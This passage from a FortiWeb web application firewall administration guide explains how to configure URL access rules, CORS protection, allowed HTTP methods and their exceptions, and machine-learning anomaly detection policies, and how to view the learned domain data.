Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.

4. Click **OK.**
5. Click **Create New** to add a new URL access condition entry to the set.
6. Configure these settings:

ID	Type the index number of the individual rule within the URL access rule, or keep the field's default value of **auto** to let the FortiWeb appliance automatically assign the next available index number.
Source Address	Enable to add the client's source IP address as a criteria for matching the URL access rule. Also configure Source Address Type on page 528 and Source Domain on page 529.
Source Address Type	Select how FortiWeb determines matching client source IPs: • **IPv4/IPv6 / IP Range**—A single IP address or an address range. Also configure IPv4/IPv6 / IP Range on page 528. • **IP Resolved by Specified Domain**—FortiWeb determines the source IP to match by performing a DNS lookup for the specified domain. Also configure Type on page 528 and IP Resolved by Specified Domain on page 529. • **Source Domain**—To determine a match, FortiWeb performs a reverse DNS lookup for the client source IP to determine its corresponding domain, and then compares the domain to the value of Source Domain on page 529. Also configure Source Domain Type on page 529 and Source Domain on page 529.
IPv4/IPv6 / IP Range	Enter one of the following values: • A single IP address that a client source IP must match, such as a trusted private network IP address (e.g. an administrator's computer, `192.0.2.109`). • A range of addresses (e.g., `192.0.2.1-192.0.2.255` or `10:200::10:1-10:200:10:100`). Available only if Source Address Type on page 528 is **IPv4/IPv6 / IP Range**.
Type	Select the type of IP address FortiWeb retrieves from the DNS lookup of the domain specified by IP Resolved by Specified Domain on page 529.

	Available only if Source Address Type on page 528 is **IP Resolved by Specified Domain**.
IP Resolved by Specified Domain	Enter the domain to match the client source IP after DNS lookup. Available only if Source Address Type on page 528 is **IP Resolved by Specified Domain**.
Source Domain Type	Specify whether the Source Domain on page 529 field contains a literal domain (**Simple String**) or a regular expression designed to match multiple URLs (**Regular Expression**). When you finish typing the regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113. Available only if Source Address Type on page 528 is **Source Domain**.
Source Domain	Specify the domain to match. Depending on the value of Source Domain Type on page 529, enter one of the following: • the literal domain • a regular expression. Available only if Source Address Type is **Source Domain**.
URL Type	Select whether the URL Pattern field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).

URL Pattern	Depending on your selection in URL Type, enter either:
	• The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (/).
	• A regular expression.
	For example, if the URL is:
	`/send/index1.html`
	
	To match the exact, full URL when the name is between index1.html and index9.html:
	`^/send/index[0-9]\.html`
	
	To match the root path regardless:
	`^/send/.*`
	
	The pattern does not require a slash (/). However, it must at least match URLs that begin with a slash, such as `/admin.cfm`.
	When you finish typing the regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
	Do not include the domain name, such as `www.example.com`, which is configured separately in the Host drop-down list for the URL access rule.

	Most of the web protection modules including **URL Access** does not detect RPC traffic, so if you set a URL in the **URL Access** policy that matches RPC traffic, it will not take effect. If you want to restrict RPC traffic, use **HTTP Protocol Constraints**.
URL Access Parameter	Select the parameter rule you have created in the **URL Access Parameter** tab.
Use HTTP Method Check	Enable so that only the requests with the specified HTTP methods will match.
Only Method	Select the HTTP methods to match.
Use HTTP Protocol Check	Enable so that only the requests with the specified HTTP protocols will match.
Only Protocol	Select the HTTP protocols to match.
Meet this condition if:	Select whether the access condition is met when the HTTP request matches both the regular expression (or text string) **and** source IP address of the client, or when it does **not** match the regular expression (or text string) and/or source IP address of the client.

7. Click **OK**.
8. Repeat the previous steps for each individual condition that you want to add to the URL access rule.
9. Go to **Web Protection > Access > URL Access**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
10. Click **Create New**.
11. In **Name**, type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
12. Click **OK**.
13. Click **Create New** to add an entry to the set.
14. From the **Access Rule Name** drop-down list, select the name of a URL access rule to include in the policy.
    To view or change the information associated with the rule, select the **Detail** link. The **URL Access Rule** dialog appears. Use the browser **Back** button to return.
15. Click **OK**.
16. Repeat the previous steps for each individual rule that you want to add to the URL access policy.
    Rules at the top of the list have priority over rules further down. Use **Move** to change the order of the rules. The **ID** value does not affect rule priority.
17. To apply the URL access policy, select it in an inline or Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.
    Attack log messages contain `URL Access Violation` when this feature detects a suspicious HTTP request.

See also

- Configuring a protection profile for inline topologies on page 219
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229
- IPv6 support on page 30

Cross-Origin Resource Sharing (CORS) protection

If you have enabled Cross-Origin Resource Sharing (CORS) for your application, the resources of your application can be accessed by other applications using JavaScript within the browser. Use the CORS Protection feature on FortiWeb so that only legitimate CORS requests from allowed web applications can reach your application.

There are three tabs on CORS protection page:

Allowed Origin: Configure a list of applications that are allowed to access your application.

CORS Protection Rule: Configure rules to restrict CORS access.

CORS policy: Combine CORS protection rules together into a policy. You can later reference the CORS Protection Policy in an inline protection profile.

Configuring allowed origin

Configure the allowed origin to add a list of applications that are allowed to access your application.

1. Go to **Web Protection > Access > CORS Protection**.
2. Select **Allowed Origin** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New** to create an allowed origin list.
4. Enter a name for it.
5. Click OK.
6. Click **Create New** to add an application.
7. Configure these settings.

Protocol	Select which type of protocols are allowed for the connections between foreign applications and your application.
Origin Value	Enter the foreign application's domain name. Wildcards are supported. Please note that the Origin Value only matches with domains in the same level, for example, *.com matches with a.com but not a.b.com; while *.b.com matches with a.b.com.
Port	Type the TCP port number for the CORS connections. The valid range is from 0 to 65,535. 0 means the CORS requests can reach at any TCP port number.
Include Sub Domains	Enable this option so that the Origin Value matches with domains of its sub level. For example, if this option is enabled, *.com matches with all domain names.

8. Click **OK**.
9. Repeat step 6-8 if you want to add more applications to the list.

Configuring CORS protection rule

Configure CORS Protection Rule to block CORS traffic or add restrictions for the CORS traffic.

1. Go to **Web Protection > Access > CORS Protection**.
2. Select the **CORS Protection Rule** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure these settings.

Name	Enter a name for the CORS protection rule.
Host Status	Enable if you want this rule to protect a specific domain name or IP address. Must also configure **Host** if this option is enabled.
Host	Select the protected hostnames entry (either a web host name or IP address). This rule will apply to the requests that have the selected hostname in the `host:` field.
Type	Indicate whether **URL Pattern** is a **Simple String** (that is, a literal URL) or a **Regular Expression**
URL Pattern	Depending on your selection in **Type**, enter either: • The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • A regular expression, such as `^/*.php`. This pattern does not require beginning with a slash (/); however, it must match URLs that begin with a slash. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Block CORS Traffic	Enable this option to block all the CORS traffic to the above specified host and/or URL. Disable this option to allow CORS traffic, in the meantime configure the settings below to add restrictions for the CORS traffic.
Allowed Origins	Select the allowed origins list so that only the CORS traffic from the specified applications are allowed. With an Allowed Origins list selected, FortiWeb will compare the foreign application's domain name against the list. If it matches, FortiWeb allows the CORS request and adds `Access-Control-Allow-Origin: <the foreign application's domain name>` in the response package.

	If you leave the **Allowed Origins** unselected, the back-end application server, instead of FortiWeb, determines whether to allow CORS request from the foreign application and sets a value for `Access-Control-Allow-Origin` in the response package. If the CORS rule configured on the back-end server is to allow CORS requests from all applications, the value for `Access-Control-Allow-Origin` will be `*`. This will have an influence on the **Allowed Credentials** option below. If you have not yet configured an allowed origins list, see Configuring allowed origin on page 531
Allowed Credentials	Specify whether CORS requests from foreign applications can include user credentials. • **None**: Allow CORS requests with or without user credentials. • **TRUE**: Allow only CORS requests with user credentials. The CORS specification requires a specific value for `Access-Control-Allow-Origin` in the response package if the `Access-Control-Allow-Credentials` is true. If you leave the **Allowed Origins** unselected, please be careful to select **TRUE** for **Allowed Credentials** unless you are sure the back-end server will not set `*` for `Access-Control-Allow-Origin` in the response package. • **FALSE**: Allow only CORS requests without user credentials.
Allowed Maximum Age	The maximum time period before the result of a preflight request expires. The valid range is from 0 to 86,400. 0 means using the Allowed Maximum Age configured in the back-end server. For example, if the Allowed Maximum Age is set to 3,600 seconds, and the initial preflight request is allowed, then the subsequent CORS requests in the next 3,600 seconds can be sent directly without a precedent preflight request. This applies only to the CORS preflighted requests, not the simple requests.
Allowed Methods	With this option enabled, you can later add an Allowed Method list so that FortiWeb can check against the list to verify whether the allow methods used in the CORS requests are legitimate.
Allowed Headers	With this option enabled, you can later add an Allowed Headers list so that FortiWeb can check against the list to verify whether the headers used in the CORS requests are legitimate.
Exposed Headers	With this option enabled, you can later add an Exposed Headers list to allow FortiWeb to expose the specified headers in JavaScript and share with foreign applications.

5. Click OK.
6. The **Allowed Method Type**, **Allowed Header Name**, and **Exposed Header Name** tables appear. Click **Create New** to add entries in these tables.

If the CORS protection policy is applied together with an Allow Method policy (Web Protection > Access > Allow Method) in a web protection profile, please make sure the following:

- Enable the OPTIONS method in the Allow Method policy, otherwise the preflighted CORS requests will be blocked.
- The methods in Allowed Method Type table should be a subset of the selected methods in the **Allow Method Policy** (Web Protection > Access > Allow Method).

Configuring CORS protection policy

Include one or more CORS protection rules in a CORS protection policy so that they can take effect as a whole.

1. Go to **Web Protection > Access > CORS Protection**.
2. Select the **CORS Protection Policy** tab.
3. Click **Create New**.
4. Enter a name for this policy.
5. Click **OK**.
6. Click **Create New**.
7. Select the **CORS protection rule** that you would like to include in this policy.
8. Click **OK**.
9. Repeat step 6-8 if you want to add more rules in this policy.
   To apply the CORS protection policy, select it as the CORS Protection on page 222 in a protection profile. For details, see Configuring a protection profile for inline topologies on page 219 .
   Attack log messages contain `CORS Protection Violation` when this feature detects an unauthorized access attempt.

Specifying allowed HTTP methods

You can configure policies that allow only specific HTTP request methods. This can be useful for preventing attacks, such as those exploiting the HTTP method `TRACE`.

Some popular web applications such as Subversion, CalDAV, and WebDAV require custom or less common HTTP methods. While developing web applications, the HTTP method `TRACE` may be useful, but in production environments, it may disclose sensitive information to attackers. Many web applications only require `GET` and `POST`. Disabling all unused methods reduces the potential attack surface area for attackers.

Generally, `TRACE` should only be used during debugging, and should be disabled otherwise.

To configure an HTTP request method policy

1. If you want to include method exceptions in a policy, create them first. For details, see Configuring allowed method exceptions on page 536.
2. Go to **Web Protection > Access > Allow Method** and select the Allow Method Policy tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Override Header/ Override Parameter	When Override Header or Override Parameter settings are enabled, FortiWeb should check methods from these headers or parameters as well as the HTTP method used in the actual request. If any of the methods are not in the allowed method list, FortiWeb should deny the request.
Allow Request	Mark the check boxes for all HTTP request methods that you want to allow for this specific policy. Methods that you do not select will be denied, unless specifically allowed for a host and/or URL in the selected Allow Method Exceptions on page 535. The **OTHERS** option includes methods not specifically named in the other options. It often may be required by WebDAV (RFC 4918; HTTP://tools.ietf.org/html/rfc4918) applications such as Microsoft Exchange Server 2003 and Subversion, which may require HTTP methods not commonly used by web browsers, such as `PROPFIND` and `BCOPY`.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **High**.
Trigger Policy	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.
Allow Method Exceptions	Select an HTTP request method exception definition to apply to the policy. The method exceptions define specific HTTP request methods that are allowed by specific URLs and hosts. If you want to view the information associated with the HTTP request method exceptions used by this policy, select the **Detail** link beside the **Allow Method Exceptions** list. The **Allow Method Exceptions** dialog appears. Use the browser **Back** button to return. For details, see Configuring allowed method exceptions on page 536.

5. Click **OK**.
6. To apply the allowed method policy, select it in an inline or Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.

See also

- IPv6 support on page 30

Configuring allowed method exceptions

You can configure exceptions to allowed HTTP method policies.

While most URL and host name combinations controlled by a profile may require similar HTTP request methods, you may have some that require different methods. Instead of forming separate policies and profiles for those requests, you can configure allowed method exceptions. The exceptions define specific HTTP request methods that are allowed by specific URLs and hosts.

To configure an allowed method exception

1. Before you configure an allowed method exception, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 152.
2. Go to **Web Protection > Access > Allow Method** and select the Allow Method Exceptions tab.
   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. In **Name**, type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
5. Click **OK**.
6. Click **Create New** to add an entry to the set.
7. Configure these settings:

Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the allowed method exception. Also configure Host on page 536.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the allowed method exception. This option is available only if Host Status on page 536 is enabled.
Type	Select whether URL Pattern on page 536 is a **Simple String** (that is, a literal URL) or a **Regular Expression**.
URL Pattern	Depending on your selection in Type on page 536, enter either: • The literal URL, such as `/folder1/index.htm`, that is an exception to the generally allowed HTTP request methods , or use wildcards, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (/). • A regular expression, such as `^/*.php`, matching all and only the URLs which are exceptions to the generally allowed HTTP request methods. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.cfm`. For example, if multiple URLs on a host have identical HTTP request method requirements, you would type a regular expression matching all of and only those URLs.

	Do not include the domain name, such as `www.example.com`, which is configured separately in the Host on page 536 drop-down list. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Allow Method Exception	Mark the check boxes of all HTTP request methods that you want to allow. Methods that you do not select will be denied. The **OTHERS** option includes methods not specifically named in the other options. It often may be required by WebDAV (RFC 4918; HTTP://tools.ietf.org/html/rfc4918) applications such as Microsoft Exchange Server 2003 and Subversion, which may require HTTP methods not commonly used by web browsers, such as `PROPFIND` and `BCOPY`.

8. Click **OK**.
9. Repeat the previous steps for each exception that you want to add to the allowed method exceptions.
10. To apply the allowed method exception, select it in an allowed method policy. For details, see Specifying allowed HTTP methods on page 534.

See also

- Configuring a protection profile for inline topologies on page 219
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229

ML Based Anomaly Detection

The anomaly detection model of machine learning feature observes the URLs, parameters, and HTTP Method of HTTP and/or HTTPS sessions passing to your web servers. It builds mathematical models to detect abnormal traffic. To learn about whether a request is legitimate or a potential malicious attack attempt, it performs the following tasks:

- Captures and collects inputs, such as URL parameters, to build a mathematical model of allowed access
- Observes the HTTP method of the traffic
- Matches anomalies against pre-trained threat models
- Detects attacks

FortiWeb employs two layers of machine learning to detect malicious attacks. The first layer uses the Hidden Markov Model (HMM) and monitors access to the application and collects data to build a mathematical model behind every parameter and HTTP method. Once completed, it will verify every request against the model to determine whether it's an anomaly or not.

Once the first layer of machine learning triggers a request as an anomaly, FortiWeb will use the second layer of machine learning to verify whether it's a real attack or just a benign anomaly that should be ignored. To do so, FortiWeb includes pre-built trained threat models. Each represents a certain attack category, such as SQL Injection, Cross-site Scripting, and so on. Each threat model is already trained based on analysis of thousands of attack samples. Threat models are continuously updated using the FortiWeb Security Service. When new attack types are released, the FortiGuard team analyzes the new threats and re-trains the relevant threat model. The new threat model is then pushed to all customer installations in a way similar to how signatures are updated.

How an anomaly detection model is built?

FortiWeb uses machine learning model to analyze the parameters in your domain and decide whether the value of the parameter is legitimate or not. The machine learning model is built upon vast amount of parameter value samples collected from the real requests to the domain.

The traffic should meet all of the following conditions to be treated as a sample:

- The response code of response packet must be 200 or 302;
- The response content-type of response packet must be text or html;
- The request packet must have parameter(s) in URL or body.

When a sample is collected, the system generalized it into a pattern. For example, “abcd_123@abc.com” and “abcdefgecdf_12345678@efg.com” will both be generalized to the pattern “A_N@A.A”. The anomaly detection model is built based on the patterns, not the raw samples.

FortiWeb analyzes the characteristics of the patterns and builds an initial model when 400 samples are collected. The system runs the initial model to detect anomalies, while it keeps collecting more samples to refine it.

Once the number of samples accumulates to 1200, the system will evaluate whether the patterns vary largely since the initial model is built:

- If there are very few patterns generalized, it indicates the patterns are stable. The system will switch the initial model to a standard model.
- If a lot of new patterns keeps coming in, the system will continue collecting more samples to cover as much patterns as possible. It won't switch to standard model until the patterns become stable.

The standard model is much more reliable and accurate compared with the initial model. However, your domains may change as new URLs are added and existing parameters provide new functions. This means the mathematical model of the same parameter might be different from what FortiWeb originally observed. To keep the machine learning model up to date, FortiWeb continues collecting new samples to update it, where the outdated patterns are discarded and new patterns are introduced.

Anomaly detection policy is part of a server policy. It is created on the **Policy > Sever Policy** page.

Anomaly detection must learn the charset for each domain before it can work properly. The charset can be learned automatically from the server's response or configured via CLI. All of the following conditions should be met for the learning to be successful:

- The response code of response packet must be 200 or 302;
- The response content-type of response packet must be text/html;
- The request packet must have parameter(s) in the URL or body. See the following examples:
  - Parameter in the URL:

    http://www.testdomain.com/autotest/test.html?testargument=2000
  - Parameters in the body:

```
POST /autotest/csh/mlarg3.php HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.12.2
Host: testmydomain
Cookie: cookiesession1=3473FD0DAS38CIHAIRSOZ3D9RDVTB577;
X-Forwarded-For: 2.2.2.2
Content-Length: 15
```

```
Content-Type: application/x-www-form-urlencoded
myparameter=123
```

Notes: The content-type in the body should be "application/x-www-form-urlencoded". Other content-types such as "application/json" are not supported.

To create an Anomaly Detection policy:

1. Click **Policy > Server Policy**.
2. Select an existing server policy.
   Please note that the machine learning policies can't be created during the server policy creation process. You should first create a server policy, then click its **Edit** button to create a machine learning policy.
3. Scroll down to the **Machine Learning** section at the bottom of the page, click the **Anomaly Detection** tab, then click **Create**. The **New Machine Learning** dialog opens.
4. Click the + (Add) sign after the **Domain** filed to add the desired domains, so that the system collects samples and builds up a machine learning model for the domains.
5. Select whether to trust or block the specified source IP addresses.
6. Click the + (Add) sign after the **IP Range** field to add IP/Range, so as to limit the system to collect data only (When IP List Type is Trust) or exclude data (When IP List Type is Block) from the specified IP range.
7. Click OK.

After it's completed, go back to **Server Policy**. Select the one which contains the anomaly detection policy you just created. You will see the following buttons in the **Anomaly Detection** tab.

Button	Function
View	Click to view and edit machine learning policies and their learning results. **Note:** You can also access the Machine Learning page by clicking **Machine Learning**, and then selecting a specific policy.
Start/Stop	Click to start/stop Machine Learning for the policy.
Retain	Click to restart machine learning for all URLs in the policy. **Note:** This will discard all existing learning results and then relearn all data.
Discard	Click to remove all learned URLs from the policy. **Note:** FortiWeb will not re-learn those URLs.
Export	Click to export all the data generated by the machine learning policy.
Import	Click to import the machine learning data from your local directory to FortiWeb. **Note:** The machine learning data generated in FortiWeb 6.0 cannot be imported in FortiWeb 6.0.1, and vice versa.

All anomaly detection policies that you have created will show up on the **Web Protection > ML Based Anomaly Detection** page, where you can configure or edit them to your preference.

To configure an anomaly detection policy:

1. Click **Web Protection > ML Based Anomaly Detection** .
2. Double-click the server policy that contains the desired anomaly detection policy (or highlight it and then click the **Edit** button on top of the page) to open it. The **Edit Anomaly Detection Configuration** page opens, which breaks

down anomaly detection policy into several sections, each of which has various parameters you can use to configure the policy.

3. Follow the instructions in the following subsections to configure an anomaly detection policy.
4. Click OK when done.

Some of the machine learning configurations are available only in CLI, for example, the sample number of the initial and the standard models, how frequently the model is updated, etc. Please refer to `config waf machine-learning-policy` in FortiWeb CLI Reference.

Such settings are hidden in Web UI and default values for them are used. This is sufficient for most cases. We don't recommend to change the settings through CLI unless you know well the impact of the them on the machine learning model.

Sections & Parameters	Function
Anomaly Detection Settings	
Strictness Level for Anomaly	The value of the strictness level ranges from 1 to 10. The system uses the following formula to calculate whether a sample is an anomaly: **The probability of the anomaly > μ + the strictness level * σ** If the probability of the sample is larger than the value of "μ + the strictness level * σ", this sample will be identified as anomaly. μ and σ are calculated based on the probabilities of all the samples collected during the sample collection period, where μ is the average value of all the parameters' probabilities, σ is the standard deviation. They are fixed values. So, the value of "μ + the strictness level * σ" varies with the strictness level you set. The smaller the value of the strictness level is, the more strict the anomaly detection model will be. This options set a global value for all the parameters. If you want to adjust the strictness level for a specific parameter, See Manage anomaly-detecting settings.
Threat Models	The system scans anomalies to verify whether they are attacks. It provides a method to check whether an anomaly is a real attack by the trained Support Vector Machine Model. Click **Edit** to enable or disable threat models for different types of threats such as cross-site scripting, SQL injection and code injection. Currently, seven trained Support Vector Machine Model are provided for seven attack types.
Domain Settings	
Create New	Add domains to let FortiWeb perform sample collection and intrusion detection on those domains. You can use wildcard * to represent multiple domains. Refer to Maximum number of ADOMs, policies, & server pools per appliance for the maximum domain number supported by the Machine Learning feature for your FortiWeb Model.

Sections & Parameters	Function
(View Domain)	View anomaly detection reports for that specific domain. The URLs and parameters in this domains are listed. See Viewing domain data on page 542
(Retain)	Retain the models of the corresponding domain. **Note:**Retaining deletes all existing learning results.
(Export)	Export the anomaly detection data of this domain.
Delete	Remove the selected domain(s). **Note:** This will remove all machine-learning results related to the domain(s) as well.
Import	Import the anomaly detection data from your local directory to FortiWeb
Action Settings	
Action	All requests are scanned first by HMM and then by Threat model. Double click the cells in the Action Settings table to choose the action FortiWeb takes when attack is verified for each of the following situations: • Alert—Accepts the connection and generates an alert email and/or log message. • Alert & Deny—Blocks the request (or resets the connection) and generates an alert and/or log message. • Period Block—Blocks the request for a certain period of time.
Block Period	Enter the number of seconds that you want to block the requests. The valid range is 1–3,600 seconds (1 hour). This option only takes effect when you choose **Period Block** in **Action**.
Severity	Select the severity level for this anomaly type. The severity level will be displayed in the alert email and/or log message.
Trigger Action	Select a trigger policy that you have set in **Log&Report** > **Log Policy** > **Trigger Policy**. If potential or definite anomaly or HTTP Method Violation is detected, it will trigger the system to send email and/or log messages according to the trigger policy.
Advanced Settings	
Strictness Level for Anomaly	The value of the strictness level ranges from 1 to 10. The system uses the following formula to calculate whether a sample is an anomaly: **The probability of the anomaly > μ + the strictness level * σ** If the probability of the sample is larger than the value of "μ + the strictness level * σ", this sample will be identified as anomaly.

Sections & Parameters	Function
	μ and σ are calculated based on the probabilities of all the samples collected during the sample collection period, where μ is the average value of all the parameters' probabilities, σ is the standard deviation. They are fixed values. So, the value of "μ + the strictness level * σ" varies with the strictness level you set. The smaller the value of the strictness level is, the more strict the anomaly detection model will be. This options set a global value for all the parameters. If you want to adjust the strictness level for a specific parameter, See Manage anomaly-detecting settings.
Threat Models	The system scans anomalies to verify whether they are attacks. It provides a method to check whether an anomaly is a real attack by the trained Support Vector Machine Model. Click **Edit** to enable or disable threat models for different types of threats such as cross-site scripting, SQL injection and code injection. Currently, seven trained Support Vector Machine Model are provided for seven attack types.

IP List Type and Source IP list

Add IP ranges in the **Source IP list**, then select **Trust** or **Block** to allow or disallow collecting traffic data samples from these IP addresses.

- **Trust:** The system will collect samples only from the IP ranges in the **Source IP list**.
- **Block:** The system will collect sample from any IP addresses except the ones in the **Source IP list**.

Whether selecting **Trust** or **Block**, if you leave the **Source IP list** blank, the system will collect traffic data samples from any IP addresses.

If you select **Trust**, then add IP ranges in the **Source IP list**, FortiWeb will collect traffic data samples only from the specified IP ranges.

URL Replacer Policy

Select the name of the URL Replacer Policy that you have created in **Machine Learning Templates**.

If web applications have dynamic URLs or unusual parameter styles, you must adapt URL Replacer Policy to recognize them.

If you have not created an URL Replacer Policy yet, you can leave this option empty for now, and then edit this policy later when the URL Replacer Policy is created. For more information on URL Replacer Policy, see Configure a URL replacer rule on page 725

Viewing domain data

The system provides three dimensions to view the domain data:

- **Overview**
  A high level summary of data collected for the domain, including Top 10 URLs by Hit, Violations triggered by

anomalies, HMM learning process, Event Dashboard.

- **Tree View**
  Display the entire URL directory of the domain in a tree view. You can click the URL path to view its violation statistics.
- **Parameter View**
  Display statistics related with parameters, such as HMM learning stages, boxplots, distribution of anomalies. You can also rebuild parameters or set the strictness level for anomalies.

To view the collected domain data:

1. Click **Web Protection > ML Based Anomaly Detection**.
2. Double-click a server policy that contains the desired anomaly detection profile.
3. Scroll down to **Edit Anomaly Detection Configuration**.
4. Click (View Domain).

Overview

The Overview tab provides a summary of data collected for the domain through the use of the anomaly detection policy. It reports information about the entire domain, including the domain overview, Top 10 URLs by Hit, HMM Learning Progress, Violations Triggered by Anomalies, and Events Dashboard.

Domain overview

The top of the Overview page provides a high-level summary of the data that the machine-learning model has learned about the domain.



Parameters	Description
Access Frequency	Indicates how frequent this application is being accessed.
Start Time	The date and time when the machine-learning module started to learn about the domain.
URL Number	The total number of URLs that the machine-learning module has learned.
Action (Alert/Block)	The total number of the alerts, including both Alert action and Alert & Deny action, that has been issued since the start time up to the present moment, as well as the percentage of each in the total number of requests.
Service(HTTP/HTTPS)	The total amount of the HTTP and the HTTPS traffic from the start time up to now.
Page Charset	The charset of URLs in the domain, such as UTF-8.

Top 10 URLs by Hit

The Top 10 URLs by Hit chart displays the top 10 URLs for page hits counts.

HMM Learning Progress

This chart displays the statistics of HMM learning states of all parameters in the domain.

Parameters	Description
Collecting	Indicates that the learning progress of parameters is in the sample collecting stage.
Building	Indicates that, after successfully collected the samples, the anomaly detection module has begun to build all the needed mathematical models for the parameters. This is the mathematical models-building stage.
Running	Indicates that the mathematical models of the parameters are stable, and the anomaly detection model is running. Requests triggering an anomaly will move into the second anomaly detection layer to check whether they are actual threats.
Discarded	Indicates that FortiWeb has determined that it cannot build a mathematical model for these parameters, and therefore will not use anomaly detection to protect them.

Violations Triggered by Anomalies

This chart displays the total number of the anomalies found by the anomaly detection policy.

Machine Learning Events

This chart displays the anomaly detection events, such as sample collection, model running, building and testing, along with the time periods when these events take place.

Tree View

The Tree View displays the entire URL directory of the domain in a tree view. You can choose either one of the URLs to view its violation statistics. Please note that only the URLs with parameters are included in the Tree View directory.

Web site directory

The left panel of the Tree View page shows the directory structure of the website. The / (backslash) indicates the root of the site. You can click a URL in the directory tree, then the violation statistics of this URL will be displayed on the right side of the Tree View page. You can also click a directory, then click **Rebuild Directory** to rebuild anomaly detection models for all the URLs under the selected directory.

URL-specific data

This part of the Tree View page shows the statistics of a specific URL.



Parameters	Description
Access Frequency	The frequency at which this URL was accessed in last 24 hours. The frequency is divided into 7 levels, as defined below: • Level1 (over 500 requests) • Level2 (over 1000 requests) • Level3 (over 1500 requests) • Level4 (over 2000 requests) • Level5 (over 2500 requests) • Level6 (over 3000 requests) • Level7 (over 3500 requests)
Model Initialization Date	The date and time when the mathematical model of this URL was initialized. It shows when FortiWeb began to learn about the data of this URL.
Action (Alert/Block)	The actions taken for this URL for all requests in last 24 hours, including the number of requests alerted and blocked.
Anomaly	The anomalies detected by the machine learning model.

Violation Trend

This chart shows the trend of violations in last 24 hours, including the number of violations alerted and blocked.

Rebuild URL and Import buttons

The Tree View page also provides two control buttons: Rebuild URL and Import.

- Rebuild URL—Click this button to clear the preceding mathematical model for the parameters in this URL, and then begin collecting new samples and build the models again. The samples collected for the previous model will be discarded.
- Import— Click this button to import an existing mathematical model of a specific parameter. For information on exporting data of a parameter, see Tree View on page 544.

Parameters

Parameters tab shows the HMM learning states of all the parameters attached to the URL. For example, if the URL is HTTP://www.demo.com/1.php?user_name=jack, then user_name is the parameter. An URL can contain multiple

parameters. Click the (View HMM Details) icon to view details on this parameter.

